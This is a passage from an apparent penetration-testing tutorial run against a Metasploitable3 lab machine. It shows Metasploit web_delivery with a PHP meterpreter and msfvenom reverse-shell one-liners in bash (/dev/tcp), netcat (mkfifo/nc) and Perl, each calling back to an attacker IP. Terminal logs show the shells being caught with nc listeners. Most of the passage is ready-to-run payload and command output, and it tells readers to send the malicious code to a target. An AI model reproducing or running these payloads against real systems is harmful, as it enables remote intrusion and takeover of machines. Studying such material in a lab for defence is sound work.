
```
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 192.168.0.164
LHOST ⇒ 192.168.0.164
msf6 exploit(multi/script/web_delivery) > set target 1
target ⇒ 1
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.164:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://192.168.0.164:8080/w9drOPG
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.164:8080/w9drOPG', false, stream_context_create(['ssl'⇒['verify_peer'⇒false,'verify_peer_name'⇒fal
se]])));"
[*] 192.168.0.144    web_delivery - Delivering Payload (1114 bytes)
[*] Sending stage (39927 bytes) to 192.168.0.144
[*] Meterpreter session 1 opened (192.168.0.164:4444 → 192.168.0.144:56857) at 2024-10-25 19:02:53 +0530
```

Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



```
┌──(root㉿kali)-[~]
└─# ssh vagrant@192.168.0.144
vagrant@192.168.0.144's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Oct 25 13:22:21 2024 from kali
vagrant@metasploitable3-ub1404:~$ php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.164:8080/w9drOPG', false, stream_context_create(['
ssl'⇒['verify_peer'⇒false,'verify_peer_name'⇒false]])));"
█
```

Exploit Execution Findings As you can observe the result from the below image where the attacker has successfully accomplished targets system meterpreter shell, now he can do whatever he wishes to do.



```
msf6 exploit(multi/script/web_delivery) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information                   Connection
  --  ----  ----                   -----------                   ----------
  1         meterpreter php/linux  vagrant @ metasploitable3-ub1404  192.168.0.164:4444 → 192.168.0.144:56857 (192.168.0.144)

msf6 exploit(multi/script/web_delivery) > █
```


5. .Generating Reverse Shell using Msfvenom (One Liner Payload)

In this we will learn how to spawn a TTY reverse shell through netcat by using single line payload which is also known as stagers exploit that comes in Metasploit.


Basically, there are two types of terminal TTYs and PTs. TTYs are Linux/Unix shell which is hardwired terminal on a serial connection connected to mouse or keyboard and PTs is sudo tty terminal, to get the copy of terminals on network connections via SSH or telnet.

Open the terminal in your Kali Linux and type msfconsole to load Metasploit framework, now search all one-liner payloads for UNIX system using search command as given below, it will dump all exploit that can be used to compromise any UNIX system.

From given below image you can observe that it has dumped all exploit that can be used to be compromised any UNIX system. In this tutorial, we are going to use some of the payloads to spawn a TTY shell.



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search cmd/unix

Matching Modules
================

    #  Name                                                        Disclosure Date  Rank       Check  Description
    -  ----                                                        ---------------  ----       -----  -----------
    0  payload/cmd/unix/adduser                                    .                normal     No     Add user with useradd
    1  exploit/unix/smtp/morris_sendmail_debug                     1988-11-02       average    Yes    Morris Worm sendmail Debug Mode Shell Escape
    2  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
    3    \_ target: Automatic                                      .                .          .      .
    4    \_ target: Unix/OSX/Linux                                 .                .          .      .
    5    \_ target: Windows - PowerShell (In-Memory)               .                .          .      .
    6    \_ target: Windows (CMD)                                  .                .          .      .
    7  payload/cmd/unix/python/shell_bind_tcp                      .                normal     No     Python Exec, Command Shell, Bind TCP (via python)
    8  payload/cmd/unix/python/shell_reverse_sctp                  .                normal     No     Python Exec, Command Shell, Reverse SCTP (via python)
    9  payload/cmd/unix/python/shell_reverse_tcp                   .                normal     No     Python Exec, Command Shell, Reverse TCP (via python)
   10  payload/cmd/unix/python/shell_reverse_tcp_ssl               .                normal     No     Python Exec, Command Shell, Reverse TCP SSL (via python)
   11  payload/cmd/unix/python/shell_reverse_udp                   .                normal     No     Python Exec, Command Shell, Reverse UDP (via python)
   12  payload/cmd/unix/python/meterpreter_bind_tcp                .                normal     No     Python Exec, Python Meterpreter Shell, Bind TCP Inline
   13  payload/cmd/unix/python/meterpreter_reverse_http            .                normal     No     Python Exec, Python Meterpreter Shell, Reverse HTTP Inline
   14  payload/cmd/unix/python/meterpreter_reverse_https           .                normal     No     Python Exec, Python Meterpreter Shell, Reverse HTTPS Inline
   15  payload/cmd/unix/python/meterpreter_reverse_tcp             .                normal     No     Python Exec, Python Meterpreter Shell, Reverse TCP Inline
   16  payload/cmd/unix/python/meterpreter/bind_tcp                .                normal     No     Python Exec, Python Meterpreter, Python Bind TCP Stager
   17  payload/cmd/unix/python/meterpreter/bind_tcp_uuid           .                normal     No     Python Exec, Python Meterpreter, Python Bind TCP Stager with UUID Suppor
t
   18  payload/cmd/unix/python/meterpreter/reverse_http            .                normal     No     Python Exec, Python Meterpreter, Python Reverse HTTP Stager
   19  payload/cmd/unix/python/meterpreter/reverse_https           .                normal     No     Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
   20  payload/cmd/unix/python/meterpreter/reverse_tcp_ssl         .                normal     No     Python Exec, Python Meterpreter, Python Reverse TCP SSL Stager
   21  payload/cmd/unix/python/meterpreter/reverse_tcp             .                normal     No     Python Exec, Python Meterpreter, Python Reverse TCP Stager
   22  payload/cmd/unix/python/meterpreter/reverse_tcp_uuid        .                normal     No     Python Exec, Python Meterpreter, Python Reverse TCP Stager with UUID Sup
port
   23  payload/cmd/unix/python/pingback_bind_tcp                   .                normal     No     Python Exec, Python Pingback, Bind TCP (via python)
   24  payload/cmd/unix/python/pingback_reverse_tcp                .                normal     No     Python Exec, Python Pingback, Reverse TCP (via python)
   25  exploit/unix/local/setuid_nmap                              2012-07-19       excellent  Yes    Setuid Nmap Exploit
   26    \_ target: Command payload                                .                .          .      .
   27    \_ target: Linux x86                                      .                .          .      .
   28    \_ target: BSD x86                                        .                .          .      .
```



```
   30  payload/cmd/unix/bind_socat_sctp                            .                normal     No     Unix Command Shell, Bind SCTP (via socat)
   31  payload/cmd/unix/bind_inetd                                 .                normal     No     Unix Command Shell, Bind TCP (inetd)
   32  payload/cmd/unix/bind_stub                                  .                normal     No     Unix Command Shell, Bind TCP (stub)
   33  payload/cmd/unix/bind_awk                                   .                normal     No     Unix Command Shell, Bind TCP (via AWK)
   34  payload/cmd/unix/bind_busybox_telnetd                       .                normal     No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   35  payload/cmd/unix/bind_lua                                   .                normal     No     Unix Command Shell, Bind TCP (via Lua)
   36  payload/cmd/unix/bind_perl                                  .                normal     No     Unix Command Shell, Bind TCP (via Perl)
   37  payload/cmd/unix/bind_r                                     .                normal     No     Unix Command Shell, Bind TCP (via R)
   38  payload/cmd/unix/bind_ruby                                  .                normal     No     Unix Command Shell, Bind TCP (via Ruby)
   39  payload/cmd/unix/bind_ruby_ipv6                             .                normal     No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   40  payload/cmd/unix/bind_zsh                                   .                normal     No     Unix Command Shell, Bind TCP (via Zsh)
   41  payload/cmd/unix/bind_jjs                                   .                normal     No     Unix Command Shell, Bind TCP (via jjs)
   42  payload/cmd/unix/bind_netcat_gaping                         .                normal     No     Unix Command Shell, Bind TCP (via netcat -e)
   43  payload/cmd/unix/bind_netcat_gaping_ipv6                    .                normal     No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   44  payload/cmd/unix/bind_netcat                                .                normal     No     Unix Command Shell, Bind TCP (via netcat)
   45  payload/cmd/unix/bind_nodejs                                .                normal     No     Unix Command Shell, Bind TCP (via nodejs)
   46  payload/cmd/unix/bind_perl_ipv6                             .                normal     No     Unix Command Shell, Bind TCP (via perl) IPv6
   47  payload/cmd/unix/bind_socat_udp                             .                normal     No     Unix Command Shell, Bind UDP (via socat)
   48  payload/cmd/unix/reverse                                    .                normal     No     Unix Command Shell, Double Reverse TCP (telnet)
   49  payload/cmd/unix/reverse_openssl                            .                normal     No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   50  payload/cmd/unix/reverse_ssl_double_telnet                  .                normal     No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   51  payload/cmd/unix/pingback_bind                              .                normal     No     Unix Command Shell, Pingback Bind TCP (via netcat)
   52  payload/cmd/unix/pingback_reverse                           .                normal     No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   53  payload/cmd/unix/reverse_socat_sctp                         .                normal     No     Unix Command Shell, Reverse SCTP (via socat)
   54  payload/cmd/unix/reverse_bash                               .                normal     No     Unix Command Shell, Reverse TCP (/dev/tcp)
   55  payload/cmd/unix/reverse_stub                               .                normal     No     Unix Command Shell, Reverse TCP (stub)
   56  payload/cmd/unix/reverse_awk                                .                normal     No     Unix Command Shell, Reverse TCP (via AWK)
   57  payload/cmd/unix/reverse_ksh                                .                normal     No     Unix Command Shell, Reverse TCP (via Ksh)
   58  payload/cmd/unix/reverse_lua                                .                normal     No     Unix Command Shell, Reverse TCP (via Lua)
   59  payload/cmd/unix/reverse_perl                               .                normal     No     Unix Command Shell, Reverse TCP (via Perl)
   60  payload/cmd/unix/reverse_python                             .                normal     No     Unix Command Shell, Reverse TCP (via Python)
   61  payload/cmd/unix/reverse_r                                  .                normal     No     Unix Command Shell, Reverse TCP (via R)
   62  payload/cmd/unix/reverse_ruby                               .                normal     No     Unix Command Shell, Reverse TCP (via Ruby)
   63  payload/cmd/unix/reverse_tclsh                              .                normal     No     Unix Command Shell, Reverse TCP (via Tclsh)
   64  payload/cmd/unix/reverse_zsh                                .                normal     No     Unix Command Shell, Reverse TCP (via Zsh)
   65  payload/cmd/unix/reverse_jjs                                .                normal     No     Unix Command Shell, Reverse TCP (via jjs)
   66  payload/cmd/unix/reverse_ncat_ssl                           .                normal     No     Unix Command Shell, Reverse TCP (via ncat)
   67  payload/cmd/unix/reverse_netcat_gaping                      .                normal     No     Unix Command Shell, Reverse TCP (via netcat -e)
   68  payload/cmd/unix/reverse_netcat                             .                normal     No     Unix Command Shell, Reverse TCP (via netcat)
   69  payload/cmd/unix/reverse_nodejs                             .                normal     No     Unix Command Shell, Reverse TCP (via nodejs)
   70  payload/cmd/unix/reverse_socat_tcp                          .                normal     No     Unix Command Shell, Reverse TCP (via socat)
```

6. .Bash Shell

In order to compromise a bash shell, you can use reverse_bash payload along msfvenom as given in below command.

Approach to be used msfvenom -p cmd/unix/reverse_bash

lhost=192.168.0.164 lport=1111 R

Here we had entered the following detail to generate one-liner raw payload.


-p: type of payload you are using i.e. cmd/unix/reverse_bash lhost:

listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 1111 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 62 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.




```
msf6 > msfvenom -p cmd/unix/reverse_bash lhost=192.168.0.164 lport=1111 R
[*] exec: msfvenom -p cmd/unix/reverse_bash lhost=192.168.0.164 lport=1111 R

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 77 bytes
bash -c '0<&151-;exec 151<>/dev/tcp/192.168.0.164/1111;sh <&151 >&151 2>&151'
msf6 > 
```

Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



```
┌──(root㉿kali)-[~]
└─# ssh vagrant@192.168.0.144
vagrant@192.168.0.144's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Oct 25 13:40:29 2024 from kali
vagrant@metasploitable3-ub1404:~$ 0<&151-;exec 151<>/dev/tcp/192.168.0.164/1111;sh <&151 >&151 2>&151
-bash: redirection error: cannot duplicate fd: Bad file descriptor
-bash: 151: Bad file descriptor
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.0.164/1111: Connection refused
-bash: 151: Bad file descriptor
vagrant@metasploitable3-ub1404:~$ 0<&151-;exec 151<>/dev/tcp/192.168.0.164/1111;sh <&151 >&151 2>&151
-bash: redirection error: cannot duplicate fd: Bad file descriptor
-bash: 151: Bad file descriptor
vagrant@metasploitable3-ub1404:~$ 0<&151-;exec 151<>/dev/tcp/192.168.0.164/1111;sh <&151 >&151 2>&151
```

Now simultaneously initiate netcat connection from attacker machine on port 1111.



```
┌──(root㉿kali)-[~]
└─# nc -vlp 1111
listening on [any] 1111 ...
connect to [192.168.0.164] from metasploitable3-ub1404 [192.168.0.144] 52
889
whoami
vagrant
pwd
/home/vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
```

Exploit Execution Findings As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do. For example:

whoami: it tells you are the vagrant user of the system you have compromised

7. Netcat shell

Approach to be used

In order to compromise a netcat shell, you can use reverse_netcat payload along msfvenom as given in below command.

msfvenom -p cmd/unix/reverse_netcat lhost=192.168.0.164 lport=2222 R

Here we had entered the following detail to generate one-liner raw payload.


-p: type of payload you are using i.e. cmd/unix/reverse_netcat lhost:

listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 2222 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 99 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



```
msf6 > msfvenom -p cmd/unix/reverse_netcat lhost=192.168.0.164 lport=2222 R
[*] exec: msfvenom -p cmd/unix/reverse_netcat lhost=192.168.0.164 lport=2222 R

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 103 bytes
mkfifo /tmp/uqmwtsi; nc 192.168.0.164 2222 0</tmp/uqmwtsi | /bin/sh >/tmp/uqmwtsi 2>&1; rm /tmp/uqmwtsi
msf6 > █
```


Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



```
┌──(root㉿kali)-[~]
└─# ssh vagrant@192.168.0.144
vagrant@192.168.0.144's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Oct 25 13:45:10 2024 from kali
vagrant@metasploitable3-ub1404:~$ mkfifo /tmp/uqmwtsi; nc 192.168.0.164 2222 0</tmp/uqmwtsi | /bin/sh >/tmp/uqmwtsi 2>&1; rm /tmp/uqmwtsi
vagrant@metasploitable3-ub1404:~$ mkfifo /tmp/uqmwtsi; nc 192.168.0.164 2222 0</tmp/uqmwtsi | /bin/sh >/tmp/uqmwtsi 2>&1; rm /tmp/uqmwtsi
█
```

Now simultaneously initiate netcat connection from attacker machine on port 2222.

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.



```
┌──(root㉿kali)-[~]
└─# nc -vlp 2222
listening on [any] 2222 ...
connect to [192.168.0.164] from metasploitable3-ub1404 [192.168.0.144] 51691
whoami
vagrant
ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:d4:22:1b:30
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:7d
          inet addr:192.168.0.144  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd7d/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd7d/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:138771 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2828 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14611301 (14.6 MB)  TX bytes:605314 (605.3 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:87
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd87/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd87/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1785 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:218482 (218.4 KB)  TX bytes:16516 (16.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

Exploit Execution Findings As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do. For example: whoami: it tells you are the vagrant user of the system you have compromised.

8. Perl shell

In order to compromise a Perl shell, you can use reverse_perl payload along msfvenom as given in below command. Approach to be used msfvenom -p cmd/unix/reverse_perl lhost=192.168.0.164 lport=3333 R

Here we had entered the following detail to generate one-liner raw payload.


-p: type of payload you are using i.e. cmd/unix/reverse_perl lhost:

listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 3333 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 232 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.




```
msf6 > msfvenom -p cmd/unix/reverse_perl lhost=192.168.0.164 lport=3333 R
[*] exec: msfvenom -p cmd/unix/reverse_perl lhost=192.168.0.164 lport=3333 R

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 232 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.0.164:3333");STDIN->fdopen($c,r)
;$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
msf6 > 
```

Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



```
┌──(root㉿kali)-[~]
└─# ssh vagrant@192.168.0.144
vagrant@192.168.0.144's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Oct 25 14:04:42 2024 from kali
vagrant@metasploitable3-ub1404:~$ perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET
(PeerAddr,"192.168.0.164:3333");STDIN→fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
Parameterless "use IO" deprecated at -e line 0.
vagrant@metasploitable3-ub1404:~$ █
```

Now simultaneously initiate netcat connection from attacker machine on port 3333. As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.



```
┌──(root㉿kali)-[~]
└─# nc -vlp 3333
listening on [any] 3333 ...
connect to [192.168.0.164] from metasploitable3-ub1404 [192.168.0.144] 51181
whoami
vagrant
id
